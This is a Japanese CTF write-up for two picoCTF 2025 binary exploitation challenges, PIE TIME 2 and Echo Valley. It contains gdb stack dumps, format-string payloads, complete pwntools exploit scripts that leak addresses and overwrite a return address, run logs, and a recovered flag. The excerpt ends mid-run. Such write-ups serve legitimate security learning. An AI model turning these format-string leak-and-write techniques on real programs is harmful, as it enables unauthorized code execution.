01:0008│-058 0x7fffffffdd78 —▸ 0x7ffff7f9c760 (_IO_2_1_stdout_) ◂— 0xfbad2887
02:0010│-050 0x7fffffffdd80 ◂— 'AAAAAAAA,%22$p,%23$p,%24$p,%25$p\n'
03:0018│-048 0x7fffffffdd88 ◂— ',%22$p,%23$p,%24$p,%25$p\n'
04:0020│-040 0x7fffffffdd90 ◂— '23$p,%24$p,%25$p\n'
05:0028│-038 0x7fffffffdd98 ◂— '$p,%25$p\n'
06:0030│-030 0x7fffffffdda0 —▸ 0x7ffff7f9000a ◂— 0x280e0a440b48080e
07:0038│-028 0x7fffffffdda8 —▸ 0x7ffff7e41079 (setvbuf+233) ◂— cmp rax, 1
08:0040│-020 0x7fffffffddb0 —▸ 0x7fffffffdef8 —▸ 0x7fffffffe224 ◂— '/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/PIE_TIME_2/vuln'
09:0048│-018 0x7fffffffddb8 —▸ 0x7fffffffdde0 ◂— 1
0a:0050│-010 0x7fffffffddc0 ◂— 0
0b:0058│-008 0x7fffffffddc8 ◂— 0x23020f386e0b8b00
0c:0060│ rbp 0x7fffffffddd0 —▸ 0x7fffffffdde0 ◂— 1
0d:0068│+008 0x7fffffffddd8 —▸ 0x555555555441 (main+65) ◂— mov eax, 0
0e:0070│+010 0x7fffffffdde0 ◂— 1
0f:0078│+018 0x7fffffffdde8 —▸ 0x7ffff7df024a (__libc_start_call_main+122) ◂— mov edi, eax
10:0080│+020 0x7fffffffddf0 ◂— 0
11:0088│+028 0x7fffffffddf8 —▸ 0x555555555400 (main) ◂— endbr64
12:0090│+030 0x7fffffffde00 ◂— 0x100000000
13:0098│+038 0x7fffffffde08 —▸ 0x7fffffffdef8 —▸ 0x7fffffffe224 ◂— '/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/PIE_TIME_2/vuln'
名前の入力で、AAAAAAAA,%22$p,%23$p,%24$p,%25$p を入力します。正確な位置を考えずに、周辺のいくつかを出力しています。すると、AAAAAAAA,(nil),0x555555555400,0x100000000,0x7fffffffdef8 と出力されました。%23$p でいいようです。
では、pwntools で実装していきます。以下のようになりました。
#!/usr/bin/env python3
from pwn import *

bin_file = './vuln'
context( os = 'linux', arch = 'amd64' )
# context.log_level = 'debug'

binf                = ELF( bin_file )
addr_main_offset    = binf.functions['main'].address
addr_win_offset     = binf.functions['win'].address
#addr_got_setbuf    = binf.got['setbuf']
addr_bss            = binf.bss()

diff = addr_main_offset - addr_win_offset

info( f"addr_main_offset=0x{addr_main_offset:08X}, addr_win_offset=0x{addr_win_offset:08X}" )

def attack( proc, **kwargs ):

    proc.sendlineafter( ':', b'%23$p' )

    if True:
        addr = proc.recvline().decode('utf-8')
        info( f"type(addr)={type(addr)}, addr={addr}" )
        addr_main = int( addr, 16 )

    else:
        info( proc.recvline() )
        info( proc.recvline() )
        info( proc.recvline() )

    addr_win = addr_main - diff

    info( f"addr_main=0x{addr_main:08X}, addr_win=0x{addr_win:08X}" )

    proc.sendlineafter( ': ', hex(addr_win).encode('utf-8') )
    info( proc.recvline() )
    info( proc.recvline() )
    info( proc.recvline() )
    info( proc.recvline() )

def main():

    adrs = "rescued-float.picoctf.net"
    #adrs = "localhost"
    port = 55550
    #port = 4000

    #proc = gdb.debug( bin_file )
    #proc = process( bin_file )
    proc = remote( adrs, port )

    attack( proc )
    #proc.interactive()

if __name__ == '__main__':
    main()
まず、ローカルで実行していきます。proc = process( bin_file ) を有効にします。成功しました。
$ python pwnable_template.py
[*] '/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/PIE_TIME_2/vuln'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[*] addr_main_offset=0x00001400, addr_win_offset=0x0000136A
[+] Starting local process './vuln': pid 160921
/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py:841: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[*] type(addr)=<class 'str'>, addr=0x5559882e3400
[*] addr_main=0x5559882E3400, addr_win=0x5559882E336A
/home/user/20240819/lib/python3.11/site-packages/pwnlib/log.py:396: BytesWarning: Bytes is not text; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  self._log(logging.INFO, message, args, kwargs, 'info')
[*] You won!
[*] picoCTF{deadbeef}
[*] Process './vuln' stopped with exit code 0 (pid 160921)
Traceback (most recent call last):
  File "/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/PIE_TIME_2/pwnable_template.py", line 83, in <module>
    main()
  File "/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/PIE_TIME_2/pwnable_template.py", line 79, in main
    attack( proc )
  File "/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/PIE_TIME_2/pwnable_template.py", line 65, in attack
    info( proc.recvline() )
          ^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 498, in recvline
    return self.recvuntil(self.newline, drop = not keepends, timeout = timeout)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 341, in recvuntil
    res = self.recv(timeout=self.timeout)
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 106, in recv
    return self._recv(numb, timeout) or b''
           ^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 176, in _recv
    if not self.buffer and not self._fillbuffer(timeout):
                               ^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 155, in _fillbuffer
    data = self.recv_raw(self.buffer.get_fill_size())
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/process.py", line 742, in recv_raw
    raise EOFError
EOFError
では、サーバで実行します。proc = remote( adrs, port ) を有効にします。
うーん、セグメンテーションフォールトが出ます。ローカルファイルではなく、socatコマンドでもやってみましたが、うまくいきます。なぜか、サーバの場合だけ、セグメンテーションフォールトになってしまいます。
$ python pwnable_template.py
[*] '/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/PIE_TIME_2/vuln'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[*] addr_main_offset=0x00001400, addr_win_offset=0x0000136A
[q] Opening connection to rescued-float.picoctf.net on port 56065: Trying 3.20.7[+] Opening connection to rescued-float.picoctf.net on port 56065: Done
/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py:841: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[*] type(addr)=<class 'str'>, addr=0x7ffff7e04bd8
[*] addr_main=0x7FFFF7E04BD8, addr_win=0x7FFFF7E04B42
/home/user/20240819/lib/python3.11/site-packages/pwnlib/log.py:396: BytesWarning: Bytes is not text; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  self._log(logging.INFO, message, args, kwargs, 'info')
[*] Segfault Occurred, incorrect address.
Traceback (most recent call last):
  File "/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/PIE_TIME_2/pwnable_template.py", line 83, in <module>
    main()
  File "/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/PIE_TIME_2/pwnable_template.py", line 79, in main
    attack( proc )
  File "/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/PIE_TIME_2/pwnable_template.py", line 64, in attack
    info( proc.recvline() )
          ^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 498, in recvline
    return self.recvuntil(self.newline, drop = not keepends, timeout = timeout)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 341, in recvuntil
    res = self.recv(timeout=self.timeout)
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 106, in recv
    return self._recv(numb, timeout) or b''
           ^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 176, in _recv
    if not self.buffer and not self._fillbuffer(timeout):
                               ^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 155, in _fillbuffer
    data = self.recv_raw(self.buffer.get_fill_size())
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/sock.py", line 56, in recv_raw
    raise EOFError
EOFError
[*] Closed connection to rescued-float.picoctf.net port 56065
サーバだけうまくいかない状況は初めてです。何か見落としているかもしれませんが、コンテストは明日までなので、残念ですが、先に進もうと思います。
後日の解き直し(2025/5/13)
当時は締め切りがせまっていたので、ゆっくり考えることが出来ませんでした。時間が出来たので、もう一度挑戦してみます。
まず、ローカル環境では、%23 は main関数を示していました。そこで、デバッグ目的として、サーバ環境で、proc.sendlineafter( 'name:', b'%19$p,%20$p,%21$p,%22$p,%23$p,%24$p' ) に変更して、動作させてみます。以下は、その結果です。
GDB で見た main関数のアドレスは、0x555555555400 でした。サーバ環境では、0x7ffca91d3988 が main関数のアドレスのはずですが、0x7ff... というのは、なんかアドレスがいつもと違うように思います。1つ後ろが、0x100000000 ということで、位置としては、間違ってなさそうです。
b'0x631285f77441,(nil),0x71b6d9b28083,0x71b6d9d28620,0x7ffca91d3988,0x100000000\n'
先頭の 0x631285f77441 は、main関数への戻り番地(rbp の 1つ後ろ)です。同じ main関数のはずですが、アドレスが違いすぎます。戻り番地(main+65)の方を信用して、これを使って、main関数のアドレスを求める方法に変更してみます。
エクスプロイトコードは、以下に変更しました(attack関数のみ)。
単純に 65 を引けばいい、という考えです。
def attack( proc, **kwargs ):

    #proc.sendlineafter( 'name:', b'%23$p' ) # main
    #proc.sendlineafter( 'name:', b'%19$p,%20$p,%21$p,%22$p,%23$p,%24$p' )
    proc.sendlineafter( 'name:', b'%19$p' ) # main+65

    if True:
        addr = proc.recvline().decode('utf-8')
        info( f"type(addr)={type(addr)}, addr={addr}" )
        addr_main = int( addr, 16 ) - 65
        #addr_main = unpack( proc.recv(6), 'all' )

    else:
        info( proc.recvline() )
        info( proc.recvline() )
        info( proc.recvline() )

    addr_win = addr_main - diff

    info( f"addr_main=0x{addr_main:08X}, addr_win=0x{addr_win:08X}" )

    proc.sendlineafter( ': ', hex(addr_win).encode('utf-8') )
    info( proc.recvline() )
    info( proc.recvline() )
    info( proc.recvline() )
    info( proc.recvline() )
では、実行してみます。
フラグが表示されました。今後は、戻り番地を使っていこうと思います。
$ python exploit_pie_time_2.py
[*] '/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/PIE_TIME_2/vuln'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[*] addr_main_offset=0x00001400, addr_win_offset=0x0000136A
[+] Opening connection to rescued-float.picoctf.net on port 49884: Done
/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py:841: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[DEBUG] Received 0x10 bytes:
    b'Enter your name:'
[DEBUG] Sent 0x6 bytes:
    b'%19$p\n'
[DEBUG] Received 0x3d bytes:
    b'0x581ab79a1441\n'
    b' enter the address to jump to, ex => 0x12345: '
[*] type(addr)=<class 'str'>, addr=0x581ab79a1441
[*] addr_main=0x581AB79A1400, addr_win=0x581AB79A136A
[DEBUG] Sent 0xf bytes:
    b'0x581ab79a136a\n'
[DEBUG] Received 0x9 bytes:
    b'You won!\n'
/home/user/20240819/lib/python3.11/site-packages/pwnlib/log.py:396: BytesWarning: Bytes is not text; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  self._log(logging.INFO, message, args, kwargs, 'info')
[*] You won!
[DEBUG] Received 0x26 bytes:
    b"picoCTF{p13_5h0u1dn'7_134k_2509623b}\n"
    b'\n'
[*] picoCTF{p13_5h0u1dn'7_134k_2509623b}
[*]
Traceback (most recent call last):
  File "/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/PIE_TIME_2/exploit_pie_time_2.py", line 86, in <module>
    main()
  File "/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/PIE_TIME_2/exploit_pie_time_2.py", line 82, in main
    attack( proc )
  File "/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/PIE_TIME_2/exploit_pie_time_2.py", line 69, in attack
    info( proc.recvline() )
          ^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 498, in recvline
    return self.recvuntil(self.newline, drop = not keepends, timeout = timeout)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 341, in recvuntil
    res = self.recv(timeout=self.timeout)
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 106, in recv
    return self._recv(numb, timeout) or b''
           ^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 176, in _recv
    if not self.buffer and not self._fillbuffer(timeout):
                               ^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 155, in _fillbuffer
    data = self.recv_raw(self.buffer.get_fill_size())
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/sock.py", line 56, in recv_raw
    raise EOFError
EOFError
[*] Closed connection to rescued-float.picoctf.net port 49884
Echo Valley(300 points)
1つの C言語のソースコード(valley.c)と、1つのバイナリプログラム(valley)をダウンロードできます。また、サーバを起動して進める問題のようです。

まず、ソースコードです。echo_valley関数では、ユーザ入力と、printf(buf) があり、無限ループになっています。書式文字列攻撃が出来そうです(何でもできそうな関数です)。
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void print_flag() {
    char buf[32];
    FILE *file = fopen("/home/valley/flag.txt", "r");

    if (file == NULL) {
      perror("Failed to open flag file");
      exit(EXIT_FAILURE);
    }

    fgets(buf, sizeof(buf), file);
    printf("Congrats! Here is your flag: %s", buf);
    fclose(file);
    exit(EXIT_SUCCESS);
}

void echo_valley() {
    printf("Welcome to the Echo Valley, Try Shouting: \n");

    char buf[100];

    while(1)
    {
        fflush(stdout);
        if (fgets(buf, sizeof(buf), stdin) == NULL) {
          printf("\nEOF detected. Exiting...\n");
          exit(0);
        }

        if (strcmp(buf, "exit\n") == 0) {
            printf("The Valley Disappears\n");
            break;
        }

        printf("You heard in the distance: ");
        printf(buf);
        fflush(stdout);
    }
    fflush(stdout);
}

int main()
{
    echo_valley();
    return 0;
}
表層解析を行います。だいぶ厳しい条件です。
最終的に、print_flag関数にジャンプする必要がありますが、スタックカナリアが有効なので、リターンアドレスの書き換えは難しそうです。また、 Full RELRO なので、GOT書き換えも出来ないようです。
$ file valley
valley: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=389c2641f0d3caae81af5d21d9bb5bcf2de217f0, for GNU/Linux 3.2.0, with debug_info, not stripped

$ ~/bin/checksec --file=valley
RELRO       STACK CANARY  NX          PIE          RPATH     RUNPATH     Symbols     FORTIFY  Fortified  Fortifiable  FILE
Full RELRO  Canary found  NX enabled  PIE enabled  No RPATH  No RUNPATH  49 Symbols  No       0          2            valley

$ pwn checksec --file=valley
[*] '/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/valley'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
    Debuginfo:  Yes
とりあえず、GDB で起動して、アセンブラを見てみます。main関数のアセンブラです。main関数には、スタックカナリアは入ってないようです。
pwndbg> disassemble
Dump of assembler code for function main:
   0x0000555555555401 <+0>: endbr64
   0x0000555555555405 <+4>: push   rbp
   0x0000555555555406 <+5>: mov    rbp,rsp
=> 0x0000555555555409 <+8>:  mov    eax,0x0
   0x000055555555540e <+13>:    call   0x555555555307 <echo_valley>
   0x0000555555555413 <+18>:    mov    eax,0x0
   0x0000555555555418 <+23>:    pop    rbp
   0x0000555555555419 <+24>:    ret
End of assembler dump.
続いて、echo_valley関数ののアセンブラです。
dwndbg> disassemble
Dump of assembler code for function echo_valley:
   0x0000555555555307 <+0>: endbr64
   0x000055555555530b <+4>: push   rbp
   0x000055555555530c <+5>: mov    rbp,rsp
   0x000055555555530f <+8>: sub    rsp,0x70
=> 0x0000555555555313 <+12>: mov    rax,QWORD PTR fs:0x28
   0x000055555555531c <+21>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000555555555320 <+25>:    xor    eax,eax
   0x0000555555555322 <+27>:    lea    rax,[rip+0xd37]        # 0x555555556060
   0x0000555555555329 <+34>:    mov    rdi,rax
   0x000055555555532c <+37>:    call   0x5555555550e0 <puts@plt>
   0x0000555555555331 <+42>:    mov    rax,QWORD PTR [rip+0x2cd8]        # 0x555555558010 <stdout@GLIBC_2.2.5>
   0x0000555555555338 <+49>:    mov    rdi,rax
   0x000055555555533b <+52>:    call   0x555555555140 <fflush@plt>
   0x0000555555555340 <+57>:    mov    rdx,QWORD PTR [rip+0x2cd9]        # 0x555555558020 <stdin@GLIBC_2.2.5>
   0x0000555555555347 <+64>:    lea    rax,[rbp-0x70]
   0x000055555555534b <+68>:    mov    esi,0x64
   0x0000555555555350 <+73>:    mov    rdi,rax
   0x0000555555555353 <+76>:    call   0x555555555120 <fgets@plt>
   0x0000555555555358 <+81>:    test   rax,rax
   0x000055555555535b <+84>:    jne    0x555555555376 <echo_valley+111>
   0x000055555555535d <+86>:    lea    rax,[rip+0xd27]        # 0x55555555608b
   0x0000555555555364 <+93>:    mov    rdi,rax
   0x0000555555555367 <+96>:    call   0x5555555550e0 <puts@plt>
   0x000055555555536c <+101>:   mov    edi,0x0
   0x0000555555555371 <+106>:   call   0x555555555170 <exit@plt>
   0x0000555555555376 <+111>:   lea    rax,[rbp-0x70]
   0x000055555555537a <+115>:   lea    rdx,[rip+0xd24]        # 0x5555555560a5
   0x0000555555555381 <+122>:   mov    rsi,rdx
   0x0000555555555384 <+125>:   mov    rdi,rax
   0x0000555555555387 <+128>:   call   0x555555555130 <strcmp@plt>
   0x000055555555538c <+133>:   test   eax,eax
   0x000055555555538e <+135>:   jne    0x5555555553c1 <echo_valley+186>
   0x0000555555555390 <+137>:   lea    rax,[rip+0xd14]        # 0x5555555560ab
   0x0000555555555397 <+144>:   mov    rdi,rax
   0x000055555555539a <+147>:   call   0x5555555550e0 <puts@plt>
   0x000055555555539f <+152>:   nop
   0x00005555555553a0 <+153>:   mov    rax,QWORD PTR [rip+0x2c69]        # 0x555555558010 <stdout@GLIBC_2.2.5>
   0x00005555555553a7 <+160>:   mov    rdi,rax
   0x00005555555553aa <+163>:   call   0x555555555140 <fflush@plt>
   0x00005555555553af <+168>:   nop
   0x00005555555553b0 <+169>:   mov    rax,QWORD PTR [rbp-0x8]
   0x00005555555553b4 <+173>:   sub    rax,QWORD PTR fs:0x28
   0x00005555555553bd <+182>:   je     0x5555555553ff <echo_valley+248>
   0x00005555555553bf <+184>:   jmp    0x5555555553fa <echo_valley+243>
   0x00005555555553c1 <+186>:   lea    rax,[rip+0xcf9]        # 0x5555555560c1
   0x00005555555553c8 <+193>:   mov    rdi,rax
   0x00005555555553cb <+196>:   mov    eax,0x0
   0x00005555555553d0 <+201>:   call   0x555555555110 <printf@plt>
   0x00005555555553d5 <+206>:   lea    rax,[rbp-0x70]
   0x00005555555553d9 <+210>:   mov    rdi,rax
   0x00005555555553dc <+213>:   mov    eax,0x0
   0x00005555555553e1 <+218>:   call   0x555555555110 <printf@plt>
   0x00005555555553e6 <+223>:   mov    rax,QWORD PTR [rip+0x2c23]        # 0x555555558010 <stdout@GLIBC_2.2.5>
   0x00005555555553ed <+230>:   mov    rdi,rax
   0x00005555555553f0 <+233>:   call   0x555555555140 <fflush@plt>
   0x00005555555553f5 <+238>:   jmp    0x555555555331 <echo_valley+42>
   0x00005555555553fa <+243>:   call   0x555555555100 <__stack_chk_fail@plt>
   0x00005555555553ff <+248>:   leave
   0x0000555555555400 <+249>:   ret
End of assembler dump.
何でもできそうだと思いましたが、なかなか難しいです。echo_valley関数のスタックを可視化してみます。シンプルですね。
| アドレス | サイズ | 内容 |
|---|---|---|
| rbp - 0x70 | 100 | buf(rsp) |
| rbp - 0x0C | 4 | 空き |
| rbp - 0x08 | 8 | スタックカナリア |
| rbp |
もしかすると、書式文字列攻撃の任意のアドレスの値を書き換える方法で、スタックカナリアを壊さずに、ピンポイントにリターンアドレスを書き換えることが出来るかもしれません。その場合、このプログラムバイナリ(valley)のベースアドレスを求めるため、先ほどの問題と同様に、main関数のアドレスを先に出力しておく必要があります。
また、任意のアドレスの値が書き換えられるなら、スタックカナリアをリークしておいて、リターンアドレスを書き換えた後、スタックカナリアを書き戻すことも出来るかもしれません。こちらは 2回書き換えが必要なので、前者の方法で進めてみます。
まずは、main関数のアドレスをリークしてみます。GDB で、スタックの内容をダンプしてみました。main関数のアドレスが確認できます。書式文字列攻撃で、この位置を指定するには、引数のうち、レジスタが 5個分あり、その後のスタックが、19個分あるので、計24個分ですね。
pwndbg> tele 20
00:0000│ rsp 0x7fffffffdd70 ◂— 0
... ↓        13 skipped
0e:0070│ rbp 0x7fffffffdde0 —▸ 0x7fffffffddf0 ◂— 1
0f:0078│+008 0x7fffffffdde8 —▸ 0x555555555413 (main+18) ◂— mov eax, 0
10:0080│+010 0x7fffffffddf0 ◂— 1
11:0088│+018 0x7fffffffddf8 —▸ 0x7ffff7df024a (__libc_start_call_main+122) ◂— mov edi, eax
12:0090│+020 0x7fffffffde00 ◂— 0
13:0098│+028 0x7fffffffde08 —▸ 0x555555555401 (main) ◂— endbr64
AAAAAAAA,%20$p,%21$p,%22$p,%23$p,%24$p,%25$p,%26$p,%27$p,%28$p,%29$p,%30$p,%31$p を入力してみると、You heard in the distance: AAAAAAAA,0x7fffffffddf0,0x555555555413,0x1,0x7ffff7df024a,(nil),0x555555555401,0x100000000,0x7fffffffdf08,0x7fffffffdf08,0x134c6decb129cd3c,(nil),0x7fffffffdf18 と出力されました。いっぱい出力しましたが、%25$p で、main関数のアドレスを出力できることが分かりました。
上の 0f:0078│+008 0x7fffffffdde8 —▸ 0x555555555413 (main+18) ◂— mov eax, 0 は、echo_valley関数の戻り番地です。ここを、print_flag関数のアドレスに書き換えたいわけです。今回の場合は、print_flag関数のアドレスは以下です。下位2byteを書き換えればいいですね。2byteを一気に書き換えようとすると、空白の出力が数万個になってしまうかもしれないので、書き換えは、1byteずつ行います。あ、書き換え先のアドレスのリークも必要でした。rbp に、スタックのアドレスが入ってるいるようなので、これは、上の %20$p で、これを -8 したところが書き換えたいアドレスになります。1byteずつ書き換えるので、そのアドレスに 0x69 を書き込み、+1 したところに 0x52 を書き込むことになります。ページ単位にしかアドレスはランダム化されないので、これより上位のアドレスは書き換える必要はありません。
では、実装していきます。デバッグコードもいくつか入ってますが、何とかできました。
#!/usr/bin/env python3
from pwn import *

bin_file = './valley'
context( os = 'linux', arch = 'amd64' )
# context.log_level = 'debug'

binf                = ELF( bin_file )
addr_main_offset    = binf.functions['main'].address
addr_flag_offset    = binf.functions['print_flag'].address
#addr_got_setbuf    = binf.got['setbuf']
addr_bss            = binf.bss()

diff = addr_main_offset - addr_flag_offset

info( f"addr_main_offset=0x{addr_main_offset:08X}, addr_flag_offset=0x{addr_flag_offset:08X}" )

def attack( proc, **kwargs ):

    if False:
        proc.sendlineafter( ': ', b'AAAAAAAA,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p' )
        info( proc.recvline() )
        info( proc.recvline() )
    else:
        proc.sendlineafter( ': ', b'%20$p %25$p'.ljust(16, b' ') )

    info( proc.recvuntil(': ') ) # You heard in the distance:

    if True:
        addr = proc.recvline().decode('utf-8')
        lst_addr = addr.split()
        info( f"addr={addr}, lst_addr[0]={lst_addr[0]}, lst_addr[1]={lst_addr[1]}" )
        addr_stack = int( lst_addr[0], 16 ) - 8
        addr_main  = int( lst_addr[1], 16 )
        #addr_main = unpack( proc.recv(6), 'all' )

    else:
        info( proc.recvline() )
        info( proc.recvline() )
        info( proc.recvline() )

    addr_flag = addr_main - diff

    info( f"addr_main=0x{addr_main:08x}, addr_flag=0x{addr_flag:08x}, addr_stack=0x{addr_stack:08x}" )
    second = (addr_flag >> 8) & 0xFF
    first  = addr_flag        & 0xFF
    if first < second:
        ss = f"%{first}x%9$hhn%{second - first}x%10$hhn"
        info( f"first < second: ss={ss}" )
        proc.sendline( ss.encode('utf-8').ljust(24, b' ') + p64(addr_stack) + p64(addr_stack+1) ) # 0x4A 0x61
    else:
        ss = f"%{second}x%9$hhn%{first - second}x%10$hhn"
        info( f"first > second: ss={ss}" )
        proc.sendline( ss.encode('utf-8').ljust(24, b' ') + p64(addr_stack+1) + p64(addr_stack) )

    proc.sendline( b'exit' )

    info( proc.recvrepeat() )
    info( proc.recvline() )
    info( proc.recvline() )
    info( proc.recvline() )

def main():

    adrs = "shape-facility.picoctf.net"
    #adrs = "localhost"
    port = 60833
    #port = 4000

    #proc = gdb.debug( bin_file )
    #proc = process( bin_file )
    proc = remote( adrs, port )

    attack( proc )
    #proc.interactive()

if __name__ == '__main__':
    main()
フラグの位置が、"/home/valley/flag.txt" に固定されているので、フォルダを作って、ファイルを配置しました。では、実行してみます。まずは、ローカルのバイナリファイルに対して実行します。出ました!
$ python exploit_valley.py
[*] '/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/valley'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
    Debuginfo:  Yes
[*] addr_main_offset=0x00001401, addr_flag_offset=0x00001269
[+] Starting local process './valley': pid 241006
/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py:841: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/exploit_valley.py:27: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  info( proc.recvuntil(': ') ) # You heard in the distance:
/home/user/20240819/lib/python3.11/site-packages/pwnlib/log.py:396: BytesWarning: Bytes is not text; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  self._log(logging.INFO, message, args, kwargs, 'info')
[*]
    You heard in the distance:
[*] addr=0x7fffbd31aca0 0x558d41331401
